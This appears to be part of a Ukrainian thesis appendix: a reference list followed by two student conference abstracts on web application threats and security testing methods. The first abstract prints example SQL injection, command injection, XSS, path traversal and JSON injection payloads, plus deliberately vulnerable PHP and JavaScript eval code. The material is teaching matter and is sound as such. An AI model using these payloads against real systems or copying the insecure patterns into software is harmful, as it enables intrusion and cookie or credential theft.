8. Verizon Data Breach Investigations Report (DBIR) 2025. Verizon, 2025. 96 p.
9. Verizon Data Breach Investigations Report 2024. Verizon, 2024. 92 p.
10. The Web Application Hacker’s Handbook: Finding and Exploiting Security Flaws. 2nd ed. Dafydd Stuttard, Marcus Pinto. Wiley, 2011. 912 p. (перевидання 2024).
11. SQL Injection Attacks and Defense. 2nd Edition. Justin Clarke. Syngress, 2012 (оновлено 2024).
12. Cross Site Scripting Attacks: XSS Exploits and Defense. Seth Fogie et al. Syngress, 2019 (2024 reprint).
13. CSRF is dead. Really? Research 2023–2025. PortSwigger Research, 2025.

14. SameSite cookies explained. Google Chrome Team, 2023–2025. URL: https://web.dev/samesite-cookies-explained/

15. Content Security Policy (CSP) Level 3. W3C Candidate Recommendation, 2025.

16. MITRE CVE Database. URL: https://cve.mitre.org/

17. National Vulnerability Database (NVD). URL: https://nvd.nist.gov/

18. Кібербезпека веб-застосунків: навчальний посібник / За ред. О. І. Баранова. Київ: НАУ, 2024. 320 с.

19. Захист веб-додатків. Пенетраційне тестування за допомогою Burp Suite / О. В. Корнієнко, В. В. Яцків. Тернопіль: ЗУНУ, 2023. 256 с.

20. Інформаційна безпека та захист інформації: підручник / В. О. Хорошко, О. М. Северин. Київ: НАУ-Друк, 2023. 412 с.

21. Практикум з тестування безпеки веб-додатків / С. В. Івас'єв, О. В. Потій. Львів: ЛНУ ім. Івана Франка, 2024. 180 с.

22. ДСТУ 8302:2015. Інформація та документація. Бібліографічне посилання. Загальні положення та правила складання. Київ: УкрНДНЦ, 2016. 18 с.

23. BeEF Project Documentation 2024–2025. URL: https://beefproject.com/

24. sqlmap: automatic SQL injection and database takeover tool. 2025. URL: https://sqlmap.org

25. Nikto Web Server Scanner Documentation. CIRT.net, 2024.

26. Acunetix Web Vulnerability Scanner Technical Whitepaper v24. Acunetix Ltd, 2025.

27. RFC 6265: HTTP State Management Mechanism (Cookies). IETF, 2023 update.

28. RFC 7034: HTTP Header Field X-Frame-Options (Clickjacking protection).

29. OWASP Cheat Sheet Series: Cross-Site Request Forgery Prevention. 2024. URL: https://cheatsheetseries.owasp.org/cheatsheets/Cross-

Site_Request_Forgery_Prevention_Cheat_Sheet.html

30. OWASP Cheat Sheet Series: SQL Injection Prevention. 2025.

31. OWASP Cheat Sheet Series: Cross Site Scripting Prevention. 2025.

32. Secure SDLC: Microsoft Security Development Lifecycle 2024.

33. PCI DSS v4.0 Requirements and Testing Procedures. PCI Security Standards Council, 2023–2025.

34. Державні стандарти України у сфері кібербезпеки: Збірник нормативних документів. Держспецзв’язку, 2024.

ДОДАТКИ

Додаток А. Копії публікацій

ЗАХІДНОУКРАЇНСЬКИЙНАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ
ФАКУЛЬТЕТ КОМП'ЮТЕРНИХ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ
КАФЕДРА КІБЕРБЕЗПЕКИ
ГРОМАДСЬКА ОРГАНІАЦІЯ «КІБЕРБЕЗПЕКА І АВТОМАТИЗАЦІЯ»

Матеріали
науково-практичного симпозіуму
"ЗАХИСТ'ІНФОРМАЦІЇ'2025"

28 листопада 2025
Тернопіль

Збірник матеріалів науково-практичного симпозіуму «Захист інформації'2025», Тернопіль, 2025. – 118с.

Адреса редакції:
Громадська організація «Кібербезпека і автоматизація»
м. Тернопіль
Контактний телефон: (066)043-42-10
e-mail: conferencekb@gmail.com

УДК 004.056.5

Максим ЧУХНІЙ, Андрій ВЕЛЕЩУК

Західноукраїнський національний університет

СУЧАСНІ ЗАГРОЗИ БЕЗПЕКИ ВЕБ–ДОДАТКІВ

Вступ. Веб–додатки відіграють ключову роль у забезпеченні комунікації, обміну даними та наданні послуг. Однак разом із їхнім розвитком зростає і кількість кіберзагроз, які ставлять під ризик конфіденційність, цілісність і доступність інформації.

Актуальність проблеми обумовлена постійною еволюцією методів атак і зростаючою складністю веб–архітектур. У цьому контексті особливо важливо вивчати сучасні загрози безпеки веб–додатків і способи їх нейтралізації.

Метою аналізу є виявлення та класифікація сучасних загроз безпеки веб–додатків, а також оцінка їхнього впливу на функціонування систем і захист даних користувачів. Особлива увага приділяється методам виявлення вразливостей і розробці ефективних засобів протидії кіберзагрозам.

1. SQL ін'єкції

Розглянемо типові вразливості, яким піддаються багато веб–застосунків. Як і належить, атаки класу «Ін'єкції» займають провідну позицію рейтингу OWASP Top 10, зустрічаючись практично повсюдно і будучи дуже різноманітними в реалізації. Уразливості подібного класу починаються SQL–ін'єкціями, у різних його варіаціях, і закінчуючи RCE – віддаленим виконанням коду.

Схему проведення атаки приведено на рисунку 1.

SQLi: http://example.com/?id=1' union select 1,2,version(),4

RCE: http://example.com/search.php?q=;+cat+/etc/passwd



Рисунок 1. Схема виконання SQL–ін'єкції

2. XSS вразливості

Міжсайтовий скриптинг – вразливість, що наразі зустрічається куди ріже, ніж раніше, якщо вірити рейтингу OWASP Top 10, але незважаючи на це не стала менш небезпечною для веб–додатків та користувачів. Особливо для користувачів, адже атака XSS націлена саме на них. У загальному випадку зловмисник впроваджує скрипт у веб–додаток, який спрацьовує для кожного користувача, який відвідав шкідливу сторінку.

Схема експлуатації XSS вразливостей приведена на рисунку 2.

http://example.com/?search=<script>alert('xss')</script>



Рисунок 2. Схема експлуатації XSS вразливостей

3. Вразливості LFI/RFI

Уразливості даного класу дозволяють зловмисникам через браузер включати локальні та віддалені файли на сервері у відповідь від веб–програми. Цей пролом є там, де відсутня коректна обробка вхідних даних, якою може маніпулювати зловмисник, інжектувати символи типу path traversal і включати інші файли з веб–сервера.

Схема експлуатації вразливості LFI/RFI приведена на рисунку 3.

http://example.com/?search=/../../../../../../etc/passwd

Рисунок 3. Експлуатація вразливості LFI/RFI

4. Атаки через JSON та XML

Веб–програми та API, що обробляють запити у форматі JSON або XML, також схильні до атак, оскільки такі формати мають свої недоліки.

JSON (JavaScript Object Notation) – це полегшений формат обміну даними, що використовується для зв'язку між програмами. Він схожий на XML, але простіше та краще підходить для обробки за допомогою JavaScript. Багато веб–додатків використовують цей формат для обміну даними між собою та серіалізації/десеріалізації даних. Деякі веб–програми також використовують JSON для збереження важливої інформації, наприклад даних користувача. Зазвичай використовується в RESTful API та додатках AJAX.

JSON найчастіше асоціюється з API, проте часто використовується навіть у звичайних і добре відомих веб–додатках. Наприклад, редагування матеріалів WordPress проводиться безпосередньо через відправку запитів у форматі JSON:

```
POST /index.php?rest_route=%2Fwp%2Fv2%2Fposts%2F12&_locale=user HTTP/1.1
Host: wordpress.example.com
...
%Інші заголовки%
...
```

{"id":12,"title":"test title","content":"test body","status":"publish"}

Проста ін'єкція JSON на стороні сервера може бути виконана в PHP таким чином:

Сервер зберігає дані користувача у вигляді рядка JSON, включаючи тип облікового запису.

Ім'я користувача та пароль приймаються безпосередньо з введення користувача без очищення;.

Рядок JSON формується за допомогою простої конкатенації:

$json_string = '{"account":"user","user":"'.$_GET['user'].'","pass":"'.$_GET['pass'].'"}'

Зловмисник додає дані до свого імені користувача:

john%22,%22account%22:%22administrator%22

Результуючий рядок JSON:

```
{
        "account":"user",
        "user":"john",
        "account":"administrator",
        "pass":"password"
}
```

При читанні збереженого рядка парсер JSON (json_decode) виявляє два account–записи і бере останній, надаючи права адміністратора користувачеві john.

Проста ін'єкція JSON на стороні клієнта може бути виконана таким чином:

Рядок JSON такий самий, як у наведеному вище прикладі;

Сервер отримує рядок JSON із ненадійного джерела;

Клієнт аналізує рядок JSON, використовуючи eval:

```
var result = eval("("+json_string+")");
document.getElementById("#account").innerText = result.account;
document.getElementById("#user").innerText = result.name;
document.getElementById("#pass").innerText = result.pass;
```

Значення account:

```
user"});alert(document.cookie);({"account":"user
```

Функція eval виконує alert.

Виконання призводить до XSS та отримання document.cookie. Приклад застосування вразливості приведено на рисунку 4.

Рисунок 4. Схема виконання JSON Injection

Захоплення JSON – атака, яка в певному сенсі схожа на підробку міжсайтових запитів (CSRF), при якій зловмисник намагається перехопити дані JSON, надіслані веб–додатку з веб–сервера.

Атакуючий створює шкідливий веб–сайт і вбудовує скрипт у свій код, який намагається отримати доступ до даних JSON від цільової веб–програми. Користувач, що взаємодіє з цільовим інтернет–ресурсом, буває шкідливий сайт (наприклад, за рахунок прийомів соціальної інженерії). Оскільки політика однакового походження (SOP) дозволяє включати та виконувати JavaScript із будь–якого сайту в контексті будь–якого другого сайту, користувач отримує доступ до даних JSON. Шкідливий сайт перехоплює дані JSON. Схематично це зображено на рисунку 5.

Рисунок 5. Схема виконання JSON Hijacking

Висновок. У результаті проведеного аналізу встановлено, що веб–додатки залишаються вразливими до широкого спектра сучасних загроз, серед яких найпоширенішими є SQL–ін'єкції, міжсайтові скриптові атаки (XSS), атаки типу CSRF, а також вразливості, пов'язані з неправильною автентифікацією та управлінням сесіями. Постійна еволюція кіберзлочинних методів вимагає від розробників і фахівців з кібербезпеки регулярного оновлення знань та використання сучасних засобів захисту. Важливим чинником забезпечення безпеки є впровадження системного підходу до тестування та моніторингу веб–додатків. Таким чином, підвищення рівня безпеки можливе лише за умови комплексного підходу, що поєднує технічні, організаційні та освітні заходи.

Перелік використаних джерел.

1. Rasal L.A., Attar V.Z. Web browser architecture proposal with local agent, International Conference on Intelligent Agent & Multi–Agent Systems, Chennai, India, 2009, pp. 1–5, doi: 10.1109/IAMA.2009.5228079.

2. Min B., Varadharajan V. Rethinking Software Component Security: Software Component Level Integrity and Cross Verification. The Computer Journal, vol. 59, no. 11, pp. 1735–1748, Nov. 2016, doi: 10.1093/comjnl/bxw047.

3. Gamboa H., Fred A.L.N., Jain A.K. Webbiometrics: User Verification Via Web Interaction," 2007 Biometrics Symposium, Baltimore, MD, USA, 2007, pp. 1–6, doi: 10.1109/BCC.2007.4430552.

4. Li.J., Li H. Evolution of Application Security based on OWASP Top 10 and CWE/SANS Top 25 with Predictions for the 2025 OWASP Top 10, International Conference on Inventive Computation Technologies (ICICT), Kirtipur, Nepal, 2025, pp. 1178–1183, doi: 10.1109/ICICT64420.2025.11004742.

5. Choiriyah A., Qomariasih N. Security Analysis on Websites Belonging to the Health Service Districts in Indonesia Based on the Open Web Application Security Project (OWASP) Top 10 2021, International Conference on Information Technology and Computing (ICITCOM), Yogyakarta, Indonesia, 2023, pp. 267–272, doi: 10.1109/ICITCOM60176.2023.10442816.

ЗАХІДНОУКРАЇНСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ
НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ «ОДЕСЬКА ПОЛІТЕХНІКА»
ГАЛИЦЬКИЙ ФАХОВИЙ КОЛЕДЖ ІМ. В'ЯЧЕСЛАВА ЧОРНОВОЛА

КІБЕРБЕЗПЕКА ТА КОМП'ЮТЕРНО-ІНТЕГРОВАНІ ТЕХНОЛОГІЇ (КБКІТ – 2025)

науково-практична конференція
молодих вчених, аспірантів та студентів

28–29 серпня 2025
Тернопіль

Збірник матеріалів науково-практичної конференції молодих вчених, аспірантів та студентів «Кібербезпека та комп'ютерно-інтегровані технології» (КБКІТ - 2025), Тернопіль, 2025. - 154 с.

Адреса редакції:
Західноукраїнський національний університет, кафедра кібербезпеки,
вул. Олени Теліги 8, м. Тернопіль 46003
Контакти:
*e-mail:*conferencekb@gmail.com

ЗМІСТ

СИСТЕМИ ТА ТЕХНОЛОГІЇ КІБЕРБЕЗПЕКИ

УДК 004.056.5

Максим ЧУХНІЙ, Надія Гавришків[2], Віктор ДЗЯДИК[2]

[1]Західноукраїнський національний університет
[2]Галицький фаховий коледж ім. В'ячеслава Чорновола

СУЧАСНІ МЕТОДИ ДОСЛІДЖЕННЯ БЕЗПЕКИ ВЕБ-ДОДАТКІВ

Вступ. Веб-додатки є ключовими інструментами для взаємодії між користувачами та інформаційними системами, що робить їх привабливою ціллю для кіберзлочинців. Забезпечення безпеки таких додатків стало критично важливим завданням для розробників та фахівців з кіберзахисту. Сучасні методи дослідження безпеки включають автоматизоване сканування вразливостей, пентестинг, аналіз коду та поведінкові моделі. Використання цих підходів дозволяє виявити та усунути потенційні загрози ще на ранніх етапах розробки.

Мета роботи: проаналізувати сучасні методи дослідження безпеки веб-додатків, оцінити їх ефективність та практичну застосовність для виявлення й усунення вразливостей з метою підвищення рівня кіберзахисту веб-систем.

1. Методи тестування

Для успішного тестування веб-застосунків необхідно застосовувати систематизований підхід або методологію. Найбільш відомі це OWASP та WASC. Вони є найбільш повними та формалізованими методологіями на сьогоднішній день.

Далі необхідно визначиться з веб-додатком - для дослідження можна взяти останню версію однієї з безкоштовних CMS, і встановити в неї вразливий плагін (вразливі версії можна завантажити з сайту exploit-db.com).

Є кілька принципів тестування, які ми можемо застосувати:

DAST - динамічний (тобто вимагає виконання) аналіз програми без доступу до вихідного коду та серверної частини, по суті BlackBox.

SAST – статичний (тобто не вимагає виконання) аналіз програми з доступом до вихідного коду веб-додатка та до веб-сервера, по суті це аналіз вихідного коду за формальними ознаками наявності вразливостей та аудит безпеки сервера.

IAST – динамічний аналіз безпеки веб-додатку, з повним доступом до вихідного коду, веб-серверу – по суті є WhiteBox тестуванням.

Аналіз вихідного коду – статичний чи динамічний аналіз із доступом до вихідного коду без доступу до серверного оточення.

Ці методи повністю підійдуть для тренування навичок виявлення вразливостей веб-програми за наявності доступу до веб-додатку, або частинок, якщо ви досліджуєте веб-додаток, наприклад, за участю в програмі BugBounty.

2. Основні етапи тестування

Для повноти тестування необхідно намагатися дотримуватися наведених нижче рекомендацій кастомізую ті чи інші етапи в залежності від веб-додатку.

Розвідка включає наступні етапи: сканування портів та піддоменів; дослідження видимого контенту; пошук прихованого контенту (директорій, файлів); визначення платформи та веб-оточення та визначення форм введення.

Контроль доступу передбачає перевірку засобів автентифікації та авторизації; визначення вимог парольної політики; проведення наступних видів тестування: підбору облікових даних, відновлення облікового запису, функцій збереження сесії, функцій ідентифікації облікового запису, перевірку повноважень та прав доступу, перевірка CSRF, а також дослідження сесії (час життя, сесійні токени, ознаки, спроби одночасної роботи і т.д.);

Фазинг параметрів включає тестування додатків до різного виду ін'єкцій (SQL, SOAP, LDAP, XPATH тощо) та тестування додатків до XSS-уразливостей. На даному етапі відбувається перевірки заголовків HTTP; редиректів та переадресацій; виконання команд ОС; локального та віддаленого включення; впровадження XML-сутностей; темплейт-ін'єкцій та взаємодії веб-сокетів.

Перевірки логіки роботи веб-програми передбачають перевірку можливості дублювання чи поділу даних а також тестування логіки роботи програми за клієнта на так званий "Стан гонки" - race condition, каналу передачі та доступності інформації, виходячи з прав доступу або його відсутності.

Перевірка серверного оточення включає:

– перевірку архітектури сервера та серверних облікових записів (служби та послуги), а також прав доступу;

– пошук та виявлення публічних уразливостей;.

– визначення параметрів сервера або компонентів (SSL тощо).

Маючи план тестування програми, ми можемо крок за кроком дослідити всі його компоненти на наявність тих чи інших вразливостей. Виходячи з веб-програми, ті чи інші пункти можуть бути доповнені специфічними для цієї програми перевірками.

Висновок. У результаті проведеного дослідження було проаналізовано основні сучасні методи дослідження безпеки веб-додатків, такі як автоматизоване сканування вразливостей, тестування на проникнення, аналіз вихідного коду та моніторинг поведінки системи. На основі отриманих даних було складено узагальнений план тестування безпеки, який може бути використаний для систематичної перевірки веб-додатків на наявність критичних вразливостей. Застосування такого плану дозволяє підвищити ефективність виявлення загроз і забезпечити більш високий рівень захисту інформаційних систем. Отже, комплексний підхід до тестування безпеки є важливою складовою сучасної практики розробки безпечного програмного забезпечення.

Перелік використаних джерел.

1. R. A. Muzaki, O. C. Briliyant, M. A. Hasditama and H. Ritchi, "Improving Security of Web-Based Application Using ModSecurity and Reverse Proxy in Web Application Firewall," 2020 International Workshop on Big Data and Information Security (IWBIS), Depok, Indonesia, 2020, pp. 85-90, doi: 10.1109/IWBIS50925.2020.9255601.

2. M. Agreindra Helmiawan, E. Firmansyah, I. Fadil, Y. Sofivan, F. Mahardika and A. Guntara, "Analysis of Web Security Using Open Web Application Security Project 10," 2020 8th International Conference on Cyber and IT Service Management (CITSM), Pangkal, Indonesia, 2020, pp. 1-5, doi: 10.1109/CITSM50537.2020.9268856.